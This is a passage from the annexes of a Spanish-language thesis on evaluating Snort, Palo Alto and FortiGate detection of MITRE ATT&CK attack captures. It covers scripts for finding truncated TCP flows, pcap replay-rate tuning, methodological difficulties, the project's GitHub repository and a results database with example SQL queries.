# Iterar sobre los archivos a procesar
for archivo in archivos_a_procesar:
    print(f"Procesando archivo: {archivo}")

# Cargar el archivo Excel en un DataFrame de Pandas
df = pd.read_excel(archivo)

# Filtrar las filas que cumplen las condiciones
filtros_aplicados = df[(df['%dir'] == 'A') & (df['l4Proto'] == 6)]

# Inicializar lista para guardar filas truncadas
filas_truncadas = []

# Iterar sobre las filas que pasan los filtros
for index, fila in filtros_aplicados.iterrows():
    # Obtener el resultado binario de tcpFlags
    resultado_binario = convertir_y_multiplicar(fila['tcpFlags'])

    # Determinar si el flujo está truncado o no
    if resultado_binario == '10':
        # Flujo correcto (tiene SYN)
        print(f"Flujo correcto: {fila['flowInd']} - {fila['%dir']} - {fila['tcpFlags']}")
    else:
        # Flujo truncado (carece de SYN)
        print(f"Flujo truncado: {fila['flowInd']} - {fila['%dir']} - {fila['tcpFlags']}")
        # Guardar la fila en la lista de filas truncadas
        fila['Archivo'] = archivo # Agregar el nombre del archivo de origen
        filas_truncadas.append(fila)

# Crear un DataFrame con las filas truncadas
df_truncado = pd.DataFrame(filas_truncadas)

# Concatenar el DataFrame de filas truncadas al DataFrame global

```

```

df_global = pd.concat([df_global, df_truncado])

# Verificar si el archivo Excel ya existe
if os.path.exists(archivo_resultados):
    # Leer el archivo existente para actualizarlo
    df_existente = pd.read_excel(archivo_resultados)
    df_final = pd.concat([df_existente, df_global])
else:
    # Si el archivo no existe, usar el DataFrame global
    df_final = df_global

# Guardar el DataFrame final en un archivo Excel
try:
    with pd.ExcelWriter(archivo_resultados, engine='openpyxl', mode='w') as writer:
        df_final.to_excel(writer, index=False, sheet_name='Resultados')
        print(f"Se han guardado todos los resultados en '{archivo_resultados}'.")
except PermissionError:
    print(f"No se pudo guardar '{archivo_resultados}' porque no tienes permisos para escribir en este directorio.")
except Exception as e:
    print(f"Ocurrió un error al guardar '{archivo_resultados}': {str(e)}")

```

Estos scripts pueden ser utilizados en orden, pero para mayor comodidad, se desarrolló un cuarto que se encarga de ejecutar los 3 scripts anteriores en el orden y de la manera correcta:

```

import subprocess
import os

#USO: Para el correcto funcionamiento de la herramienta, debe encontrarse situada en el mismo directorio
que los ficheros .pcap

# Además, debe encontrarse con los ficheros detector_syn.sh,txt_to_csv.py,checkSYN.py
# Este script unifica los otros 3
# COMANDO PARA EJECUTAR: python3 script_deteccion_falta_SYN.py
# Recomendable antes de ejecutar comprobar tener instalado pandas y openpyxl
# En caso de no tenerlo o tener version desactualizada: pip install --upgrade pandas      pip install --
upgrade openpyxl

```

```

# Definir path a los scripts
detector_script = './detector_syn.sh'
txt_to_csv_script = './txt_to_csv.py'
check_syn_script = './checkSYN.py'

def execute_script(script_path, is_python_script=False):
    try:
        # Determinar el comando a ejecutar
        if is_python_script:
            command = f'python3 {script_path}'
        else:
            command = script_path

        # Ejecutar los scripts
        result = subprocess.run(command, shell=True, check=True, capture_output=True, text=True)
        print(f"Output of {script_path}: {result.stdout}")
    except subprocess.CalledProcessError as e:
        print(f"Error executing {script_path}: {e.stderr}")

def main():
    # Comprobar los scripts existan
    if not os.path.isfile(detector_script):
        print(f"{detector_script} does not exist.")
        return

    if not os.path.isfile(txt_to_csv_script):
        print(f"{txt_to_csv_script} does not exist.")
        return

    if not os.path.isfile(check_syn_script):
        print(f"{check_syn_script} does not exist.")
        return

    # Ejecutar los scripts en orden
    print("Executing detector_syn.sh...")
    execute_script(detector_script)

    print("Executing txt_to_csv.py...")
    execute_script(txt_to_csv_script, is_python_script=True)

```

```
print("Executing checkSYN.py...")  
execute_script(check_syn_script, is_python_script=True)  
  
if __name__ == "__main__":  
    main()
```

Para aquellos ataques que se hayan detectado flujos truncados, existen dos opciones:

1. El flujo no pertenece al ataque del pcap : Entonces eliminamos dicho flujo mediante Wireshark.
2. En caso de que el flujo pertenezca al ataque: Regenerar el ataque y volver a capturar el pcap. En caso de no ser posible indicarlo en el Excel realizado llamado “Detecciones”.

## ANEXO E ENTORNO DE PALOALTO

Este anexo documenta los problemas encontrados durante el uso del entorno de PaloAlto NGFW para la recolección de logs y las soluciones adoptadas para estos mismos.

En primer lugar, debemos entender el proceso de recolección de logs que va a ser explicado a continuación de manera breve:

1. Accedemos a un PC Cliente vía Anydesk
2. Ubicamos los ficheros PCAPS a analizar en ese PC
3. Desde el PC Cliente, subimos un fichero PCAP a otro equipo que se encuentra en la misma red (PC Host)
4. Accedemos al PC Host vía SSH
5. Obtenemos la línea actual del fichero de logs en PC Host asociado al PaloAlto usado
  - Sobre este equipo están trabajando otros compañeros. Por tanto, este fichero de logs es compartido así que para no confundir las alertas debemos filtrar cada uno por un puerto distinto (ethernet1/X).
6. Lanzamos análisis del pcap
7. Recogemos los resultados del fichero de logs

Una vez comprendido de manera resumida el proceso de generación y recolección de logs, podemos entender de mejor forma los problemas que aparecieron durante la realización de este proceso.

En primer lugar, nos encontramos con diferentes problemas durante la automatización del proceso de recogida de los logs en la que los ficheros PCAPS no generaban ninguna alerta. Tras un proceso de prueba y error, descubrimos que PaloAlto tardaba un tiempo en volcar los datos en el fichero de logs. Por tanto, para la automatización de la recogida de logs de manera correcta debíamos esperar un periodo de 5 minutos que resultaba lo suficientemente grande para que se volcase toda la información necesaria.

En segundo lugar, se observó que dependiendo de la velocidad de transmisión que utilizáramos al lanzar el análisis del pcap el número de alertas generadas para un fichero PCAP variaba. Esto no tiene sentido puesto que ante la entrada de un mismo fichero no deben existir diferentes salidas en las que se detecten más alertas o menos de las que deben ser.

Para encontrar una solución a este problema, se procedió al análisis exhaustivo de un mismo fichero PCAP utilizando diferentes tasas de transmisión. Más concretamente, utilizamos las siguientes tasas de transmisión:

- 0,1Mbps
- 1Mbps
- 10Mbps
- 100Mbps
- 1000Mbps
- 10000Mbps

Tras comparar los diferentes ficheros de logs obtenidos a diferentes tasas, se observaba que según aumentabas la tasa de transmisión, el número de alertas era menor y que a las tasas más pequeñas los resultados eran similares con pequeñas variaciones de un par de alertas entre miles existentes.

Gracias a un campo existente en los logs de Paloalto llamado “repeatcnt” que se encargaba de agrupar alertas en una sola línea cuando se repetía una misma alerta de manera consecutiva durante un periodo de tiempo



conseguimos que el número de alertas para las tasas de 0.1Mbps y 1Mbps fueran las mismas. Sin embargo, para el resto de las tasas este campo no era suficiente por lo que se estaban perdiendo alertas debido a la velocidad de transmisión.

El hecho de que 1Mbps fuese la velocidad a la que conseguíamos resultados estables era preocupante puesto que existen diferentes PCAPS con tamaños del orden de GigaBytes.

En este punto, consideramos que 1Mbps era una velocidad estable con la que podíamos realizar el análisis de los diferentes PCAPS. Sin embargo, tras probar esta tasa en ficheros del orden de KiloBytes obteníamos resultados inestables. Es decir, el problema no se había solucionado.

Tras estos resultados ante ficheros pequeños, optamos por una solución variable. Esta solución fue observada empíricamente y consistía en que el tiempo de transmisión del fichero PCAP debía ser como mínimo de 60 segundos. Por tanto, para poder determinar la tasa a la que enviar el pcap se desarrolló la siguiente función que determinaba la tasa a enviar para garantizar el envío en el tiempo establecido:

```
calculate_rate() {  
  
    file_size_kb=$1 #Se pasa el tamaño en KB como parametro  
  
    time_seconds=60 #Tiempo en segundos que debe tardar el fichero pcap en ser enviado  
    # Convertir tamaño de archivo de KB a bits (1 KB = 1024 bytes, 1 byte = 8 bits)  
  
    file_size_bits=$((file_size_kb * 1024 * 8))  
    # Calcular la tasa en bps y luego convertir a Mbps  
  
    rate_mbps=$(echo "scale=4; $file_size_bits / ($time_seconds * 1000000)" | bc)  
  
    echo $rate_mbps  
}
```

Esta solución fue la finalmente adoptada para el análisis de las duplas, aunque esta función no funcionaba de la manera adecuada para aquellos ficheros que superaran los 6000 KB (observado de manera empírica). Por tanto, finalmente se determinó que se utilizaría la anterior función para aquellos ficheros inferiores a ese tamaño y utilizar la tasa de 1Mbps para aquellos superiores a 6000KB.

Además, como medida preventiva, se estableció una doble comprobación de cada fichero de log para validar cada uno de los PCAP.

Se identificó un problema al analizar consecutivamente un mismo archivo PCAP, donde el segundo análisis generaba un log incompleto o vacío. Para resolverlo, se implementó una estrategia que consiste en realizar iteraciones completas para todos los archivos PCAP y repetir el proceso. Así, se evita analizar dos veces consecutivas el mismo archivo, asegurando la integridad de los logs.

La solución implementada fue realizar una primera iteración en la que se analizan todos los archivos PCAP sin repetir ninguno en el mismo ciclo. Luego, se repite el análisis para todos los archivos en una segunda iteración, garantizando que cualquier archivo con problemas en la primera pasada sea revisado nuevamente.

Se observó que algunos archivos grandes necesitaban varias iteraciones para obtener resultados consistentes, debido a la congestión en el entorno de PaloAlto durante momentos de alta demanda por múltiples usuarios.

En último lugar, es importante destacar que, para aquellos archivos donde los resultados variaban entre diferentes iteraciones, se realizó un análisis exhaustivo de los PCAP. Este análisis minucioso nos permitió identificar y descartar los resultados no fiables, asegurando que solo se consideren las duplas que correspondan al resultado correcto.

## ANEXO F DIFICULTADES

En este anexo vamos a comentar algunas dificultades adicionales a las anteriormente comentadas en los Anexo D y Anexo E.

Durante el transcurso del trabajo han aparecido diferentes problemas o dificultades que hemos ido solventando y aparecen listadas a continuación:

- Truncar MTU (Anexo D)
- Flujos sin SYN inicial (Anexo D)
- Variabilidad en resultados de PaloAlto (Anexo E)
- Pcaps “fantasmas”
- Análisis Snort
- Excel Detecciones
- Valoración de resultados de PaloAlto
- Pérdida de ataques por MTU

Todos y cada uno de estos problemas se han ido solucionando mediante la realización de continuos reajustes, repetición de análisis o repetición de ataques. A continuación, se explicarán aquellos que no estén explicados detalladamente en otro Anexo.

En primer lugar, vamos a hablar de lo que coloquialmente denominamos “pcaps fantasmas”. Estos ficheros de captura de paquetes son algunos realizados en anteriores trabajos de esta misma línea de investigación que implementan alguna técnica. Sin embargo, estos ficheros no se encontraban en ninguno de los repositorios utilizados lo que suponía repetir estos ataques. Para ello, tuvimos que replicar los escenarios utilizados para esos ataques y replicarlo en base a la explicación del ataque documentada en otros trabajos.

En segundo lugar, los análisis de Snort tuvieron que ser repetidos en diferentes ocasiones puesto que mediante el uso de algunas opciones que no se habían tenido en cuenta previamente para lanzar los análisis de los diferentes pcaps se conseguía detectar una mayor cantidad de alertas consideradas como True Positive. La opción descubierta era *-k none*.

En tercer lugar, para la correcta realización del Excel de Detecciones se ha necesitado de una gran cantidad de horas. Esto es debido a que en el Excel se documenta todo tipo de información sobre los pcaps. Se documenta para cada uno de los pcaps multitud de información almacenada en diferentes columnas. Muchas de esas columnas han sido añadidas mediante la creación de scripts personalizados para evitar realizarlo manualmente. Aun así, ha resultado imposible no añadir una gran cantidad de la información manualmente lo que ha requerido una gran cantidad de tiempo. Además, para caracterizar de manera precisa cada uno de los ataques, su contenido y otros parámetros se ha necesitado de la creación de nuevas columnas continuamente hasta los últimos días de trabajo y la realización de reajustes debido a la variación de los resultados en Snort, Fortigate y PaloAlto.

En cuarto lugar, para la correcta valoración de resultados de PaloAlto (y Fortigate) se necesitó de diferenciar los ataques en dos subcategorías. Una de ellas, denominada L1 quiere decir que el ataque independientemente de la situación es un ataque. La otra subcategoría es L2, en la que los ataques según el contexto pueden ser ataques o no. Esto puede ser útil para ataques en los que se ejecuta un comando que pueda ejecutar un administrador de red el cual no necesariamente tiene por qué ser un ataque. Además de la caracterización de los ataques en dos subcategorías, añadimos el “control de aplicaciones” como una solución para los resultados en los que a veces algunos ataques debido a las categorías anteriormente mencionadas no eran considerados como ataque.

En último lugar, se detectó que mediante el comando que utilizábamos tanto en PaloAlto como en Fortigate se perdía información de los paquetes debido a la MTU. El comando utilizado para el lanzamiento de los ataques para análisis era:

```
sudo tcpreplay-edit -i vnetXX -d 1 -m 65520 --mtu-trunc --mbps V file.pcap
```

Sin embargo, el uso del parámetro “-m 65520” implica que tcpreplay no trunque y cuando PaloAlto o Fortigate recibe el ataque y supere la MTU de la interfaz, no detecte el ataque.

Para solucionar este error se recurrió a contactar con el soporte de PaloAlto para comprobar los resultados y nos dieran soluciones al respecto.

## **F.1 SYN Inicial y MTU**

Este problema afecta las detecciones en el entorno de PaloAlto NGFW y está relacionado con el manejo de capturas de paquetes y su análisis.

PaloAlto registra sesiones TCP y SCTP a partir de paquetes SYN. Si una captura está incompleta o truncada y no incluye estos paquetes iniciales, el motor de detección no analiza el flujo asociado, lo que compromete los resultados. Esto afecta especialmente a ataques capturados con deficiencias, obligando a repetirlos o ajustar las capturas para asegurar coherencia entre los IDS evaluados.

Además, las limitaciones de la MTU de las tarjetas de red durante la reproducción de paquetes generan pérdidas si supera los 65521 bytes o provoca alertas faltantes si el valor se ajusta en exceso. Para mitigar este problema, se han transformado las capturas originales ajustando la MTU antes de la reproducción, asegurando resultados consistentes y evitando alertas omitidas.

La solución a este problema se encuentra documentada en el Flujos truncados y arreglos de Mtu.

## **F.2 Velocidades de Reproducción – PaloAlto**

Este problema afecta a la reproducción de paquetes en el entorno PaloAlto NGFW. Para que el sistema analice los paquetes de una captura, es necesario configurar una velocidad de reproducción adecuada. Tras realizar pruebas con diferentes velocidades, se ha identificado una disminución del rendimiento cuando la velocidad de reproducción es superior a 1Mb/s o la reproducción del pcap es menor a 60 segundos. Por tanto, se optó por usar la velocidad de 1Mb/s o una velocidad variable en función del tamaño del archivo a reproducir. Esto queda explicado en el Entorno de PaloAlto.

## **F.3 Variabilidad de los Resultados - PaloAlto**

En PaloAlto NGFW, los logs pueden generarse antes de que finalice el análisis del IDS, a diferencia de Snort, donde los logs siempre reflejan un análisis completo. Para evitar inconsistencias, se ha establecido un tiempo de espera tras la reproducción de paquetes y se han realizado detecciones duplicadas para comparar los resultados y garantizar la fiabilidad de los logs. Esto queda explicado en el Entorno de PaloAlto.

## **F.4 Categorización de Ataques LV1 y LV2**

En un inicio, los resultados de PaloAlto NGFW parecían menos favorables en comparación con otros IDS debido a la percepción de que el motor IPS era la única fuente de detección de ataques. Sin embargo, este sistema cuenta también con el motor de Control de Aplicaciones, capaz de identificar herramientas y aplicaciones que, aunque legítimas en ciertos contextos, pueden utilizarse con fines maliciosos. Estas alertas no se clasifican directamente como ataques, sino como eventos relevantes en la red que requieren interpretación según el entorno.

Para abordar esta dualidad, se introdujo la clasificación de ataques LV1 y LV2. Los ataques LV1 son aquellos que siempre representan una amenaza clara, como una inyección de código malicioso. Por otro lado, los ataques

LV2 pueden ser legítimos o maliciosos según el contexto, como el uso de una herramienta administrativa remota. Mientras que el motor IPS de Palo Alto está diseñado para capturar ataques LV1, el Control de Aplicaciones extiende su funcionalidad a los LV2, dejando en manos del administrador la decisión de bloquear o permitir según las necesidades específicas de la red.

## **F.5 Incompatibilidad en Reproducción de Paquetes - Palo Alto**

A diferencia de Snort, que puede procesar directamente los ficheros PCAP, Palo Alto NGFW requiere que los paquetes sean reproducidos a través de una interfaz física. Este procedimiento ha presentado incompatibilidades con ciertos protocolos, lo que ha impedido analizar algunos ataques de manera completa. Estos errores han llevado a que ciertos casos deban descartarse de los análisis finales para no comprometer la precisión de los resultados.

En la documentación del proyecto se registra qué ataques se vieron afectados por estas limitaciones, diferenciando claramente aquellos que pudieron ser procesados de manera adecuada. Este enfoque asegura que los resultados reflejen únicamente datos fiables, evitando sesgos o conclusiones erróneas derivados de capturas incompletas o errores en la reproducción.

## **F.6 Opciones de ejecución – Snort**

El proceso de análisis con Snort es sencillo en apariencia, pero su flexibilidad lo convierte en una herramienta compleja. Aunque normalmente basta con un único comando para procesar un archivo PCAP, la variedad de parámetros disponibles requiere tiempo para ajustarlos según las necesidades específicas del análisis. Por ejemplo, se han repetido pruebas por no haber considerado opciones como *-k none*, que permite analizar paquetes con checksum incorrecto. Además, se dedicó un esfuerzo considerable a explorar diferentes formatos de salida, desde logs básicos hasta archivos PCAP con los paquetes que activaron alertas, para encontrar la opción que mejor se adapta a los objetivos del estudio.

## **F.7 Mantenimiento Matriz MITRE ATT&CK**

La matriz MITRE ATT&CK evoluciona constantemente, con actualizaciones que reflejan cambios en las técnicas de ataque. Durante el estudio, algunas de estas modificaciones impactaron directamente en las técnicas detectables en red, obligando a implementar ataques adicionales para mantener un porcentaje de cobertura del 100%. También se realizaron múltiples revisiones y actualizaciones en la hoja “Mapeos”, vinculada directamente a la matriz, para reflejar estos cambios. Aunque imprevisto, este proceso asegura que el estudio se mantenga alineado con las tendencias más recientes en ciberseguridad.

## **F.8 Recuperación de Datos y Organización del Banco de Ataques**

El manejo de datos en este estudio ha sido un desafío. Desde el inicio, la falta de un repositorio centralizado complicó la recolección de capturas, scripts y demás recursos. En algunos casos, no se encontraron archivos específicos, lo que obligó a repetir ataques siguiendo los procedimientos originales, aumentando el tiempo de trabajo. Además, el banco de ataques estaba compuesto por ficheros provenientes de diversas fuentes, cada uno con una nomenclatura propia. Esto dificultaba su organización y análisis. Para solucionar el problema, se diseñó un esquema de nombres estándar que facilita la identificación de cada ataque, incluyendo la técnica, el nombre del ataque y su origen, garantizando un manejo más eficiente de los datos.

# ANEXO G REPOSITORIO DE GITHUB

---

Dada la magnitud de datos y recursos manejados en el estudio sobre la capacidad de detección de Snort, se ha creado un repositorio en GitHub para centralizar y organizar toda la información. Este repositorio actúa como una base de datos accesible y estructurada, permitiendo consultar y recrear los datos del estudio de forma eficiente. La estructura del repositorio se detalla a continuación:

## Directorios Principales del Repositorio

1. **BBDD:** Contiene los archivos necesarios para recrear la base de datos localmente. Esta base de datos organiza la misma información presente en las hojas de cálculo del estudio, pero adaptada a un formato más accesible y estructurado.
2. **Dataset:** Dividido en dos subdirectorios: "Ataques" y "Legítimo".
  - **Ataques:** Incluye las capturas de paquetes de los nuevos ataques implementados y de trabajos previos que han sido adaptados.
  - **Legítimo:** Contiene las capturas de tráfico legítimo utilizadas en el análisis.

Ambos subdirectorios incluyen archivos relacionados con las detecciones, como logs en formato .txt para Snort y archivos .log y .xlsx para Palo Alto.

3. **Hojas:** Este directorio recopila las hojas de cálculo del estudio. En ellas se puede consultar información como:
  - Listado total de técnicas.
  - Contadores globales y por tácticas.
  - Mecanismos de detección.
  - Resúmenes de alertas y categorizaciones de ataques.
  - Tablas resumen y documentación complementaria.
4. **Soporte:** Incluye archivos y recursos auxiliares que complementan el desarrollo del estudio. Aquí se encuentran scripts utilizados en tareas específicas, archivos de configuración y reglas necesarias para el entorno de pruebas, así como capturas de los ataques. Aunque no constituyen el núcleo del análisis, son fundamentales para la validación y automatización de procesos.
5. **Estudios-XX y Verificación:** Estos directorios agrupan capturas y registros en base a los resultados obtenidos durante el estudio. Originalmente diseñados como soporte, su relevancia ha llevado a considerarlos una parte integral del análisis de detecciones.

Cada directorio incluye un archivo README.md que describe su contenido, explica su propósito y aclara su procedencia. Para acceder al repositorio y explorar su estructura, puede consultar la referencia [37].

## ANEXO H BASE DE DATOS

Para gestionar la gran cantidad de datos generados y analizados durante el estudio, se ha desarrollado una base de datos estructurada que facilita la interacción y el análisis. Esta base de datos permite almacenar, organizar y manipular toda la información de manera eficiente, superando las limitaciones de las hojas de cálculo y el repositorio de GitHub, que, aunque ofrecen un acceso visual cómodo, no están optimizados para contextos analíticos complejos.

La base de datos, implementada utilizando HyperSQL, destaca por su robustez y facilidad de uso. Su diseño no requiere la configuración de un servidor, lo que simplifica tanto su despliegue como su mantenimiento. Además, está preparada para ser replicada localmente siguiendo unas instrucciones básicas que se encuentran en el repositorio de GitHub del proyecto. Este sistema no solo permite consultar los datos ya existentes, sino que también habilita la incorporación de nueva información de forma sencilla.

El núcleo de la base de datos está compuesto por varias tablas relacionadas que organizan la información de manera lógica y eficiente:

- **Tabla de Ataques:** Cada ataque se identifica de forma única mediante el nombre del archivo PCAP correspondiente. Además, cada ataque está vinculado a una categoría específica que define su táctica, técnica y subtécnica según la matriz MITRE ATT&CK.
- **Tabla de Categorías:** Define los atributos asociados a cada ataque, asegurando que no existan duplicados dentro de la base de datos. Cada categoría está relacionada exclusivamente con un ataque.
- **Tabla de Alertas:** Cada ataque puede generar una o varias alertas dependiendo del IDS analizado. Las alertas se identifican mediante un ID único, que varía según el sistema utilizado (Snort, PaloAlto, etc.). No se permite la repetición de un mismo ID de alerta asociado al mismo ataque.
- **Tabla de Detecciones:** Contiene información adicional sobre el rendimiento de los IDS para cada ataque, como el porcentaje de detección o el número de falsos positivos. La relación es estrictamente de uno a uno: un ataque corresponde a una única entrada en la tabla de detecciones y viceversa.

El modelo relacional de la base de datos es el siguiente:




Figura H-1 Modelo Relacional de la Base de Datos

El diseño de esta base de datos no solo optimiza el manejo de la información existente, sino que también permite la expansión futura. Si bien es posible realizar actualizaciones manuales mediante sentencias SQL, se recomienda utilizar los archivos base disponibles en el repositorio de GitHub para facilitar el proceso.

Para reconstruir la BBDD a nivel local, se usan tres tipos de archivos:

- Scripts SQL: crean las tablas e insertan los datos en la base de datos.
- Ficheros CSV: contiene los datos extraídos de hojas de cálculos previamente adaptados al formato de la base de datos.
- Scripts de adaptación: documentan la transformación de datos de Excel a la base de datos. Resultan útiles para añadir nuevos PCAPS en el futuro.

A continuación, se incluyen algunos ejemplos de consultas:

1. Buscar técnicas que generan un ID de alerta concreto:

```
SELECT tecnica
FROM alertas_ataque_X
NATURAL JOIN caracterizacion_pcaps_ataque
WHERE Y = ZZZ;
```


X → Nombre del IDS (ej. Snort, FortiGate, PaloAlto).

Y → Atributo que identifica las alertas (ej. SID, Attackid).

ZZZ → ID de la alerta (ej. 2002752, 14281).

Ejemplo:

```
SELECT tecnica
FROM caracterizacion_pcaps_ataque
NATURAL JOIN alertas_ataque_fg
WHERE attackid_app_ctrl = 12449;
```



The screenshot shows a SQL query execution window. The query is: `SELECT tecnica FROM caracterizacion_pcaps_ataque NATURAL JOIN alertas_ataque_fg WHERE attackid=12449`. The results are displayed in a table with the following data:

| TECNICA                   |
|---------------------------|
| Network Service Discovery |
| Phishing                  |
| Lateral Tool Transfer     |
| Protocol Tunneling        |
| Hide Infrastructure       |

Figura H-2 Ejemplo Consulta SQL 1

## 2. Consulta de alertas totales para un ataque y RuleSet

```
SELECT *
FROM alertas_ataque_snort
WHERE ficheropcap = 'YYY'
AND (RULESET = V OR RULESET = W);
```


YYY → Nombre del fichero PCAP del ataque.

V → RuleSet anterior al estudiado (opcional, salvo para RS1).

W → RuleSet que se quiere analizar.

Ejemplo:

```
SELECT *
FROM alertas_ataque_snort
WHERE ficheropcap = 'T1595.002-Port_Scanning_[3].pcapng'
AND (RULESET = 2 OR RULESET = 1);
```



```
SELECT * FROM alertas_ataque_snort
WHERE ficheropcap='T1595.002-Port_Scanning_[3].pcapng' AND
(ruleset=2 or ruleset=1);
```

| FICHEROPCAP                        | SID     | RULESET | TP |
|------------------------------------|---------|---------|----|
| T1595.002-Port_Scanning_[3].pcapng | 1418    | 1       | 0  |
| T1595.002-Port_Scanning_[3].pcapng | 1421    | 1       | 0  |
| T1595.002-Port_Scanning_[3].pcapng | 2002910 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2002911 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2009358 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2010935 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2010936 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2010937 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2010939 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2013409 | 2       | 0  |
| T1595.002-Port_Scanning_[3].pcapng | 2018317 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2023753 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2024364 | 2       | 1  |
| T1595.002-Port_Scanning_[3].pcapng | 2034718 | 2       | 0  |
| T1595.002-Port_Scanning_[3].pcapng | 2034730 | 2       | 0  |

Figura H-3 Ejemplo Consulta SQL 2

## 3. Consulta para la extracción del número de técnicas detectables por red que pertenecen a una táctica concreta.

```
SELECT COUNT(DISTINCT(tecnic))
FROM resumen
WHERE detectablered = 1
AND (tactica = 'YYY' OR tactica_adicional LIKE '%YYY%');
```


YYY → Nombre de la táctica a estudiar.

Ejemplo:

```
SELECT COUNT(DISTINCT(tecnic))
```



```
FROM resumen
WHERE detectablered = 1
AND (tactica = 'Reconnaissance' OR tactica_adicional LIKE '%Reconnaissance%');
```



| CONTADOR |
|----------|
| 3        |

Figura H-4 Ejemplo Consulta SQL 3

4. Consulta para comparar la detección de flujos de ataque por herramienta de seguridad en función de la táctica

```
SELECT DISTINCT
c.ficheropcap,
cs.deteccionflujos_rs1 AS deteccion_snort,
cf.deteccionflujos AS deteccion_fortigate,
cp.deteccionflujos AS deteccion_paloalto
FROM caracterizacion_pcaps_ataque c
JOIN calculo_detecciones_snort cs ON c.ficheropcap = cs.ficheropcap_captura
JOIN calculo_detecciones_fortigate cf ON c.ficheropcap = cf.ficheropcap_captura
JOIN calculo_detecciones_paloalto cp ON c.ficheropcap = cp.ficheropcap_captura
WHERE c.tactica = 'XXX';
```

XXX → Nombre de Táctica

Ejemplo:

```
SELECT DISTINCT
c.ficheropcap,
cs.deteccionflujos_rs1 AS deteccion_snort,
cf.deteccionflujos AS deteccion_fortigate,
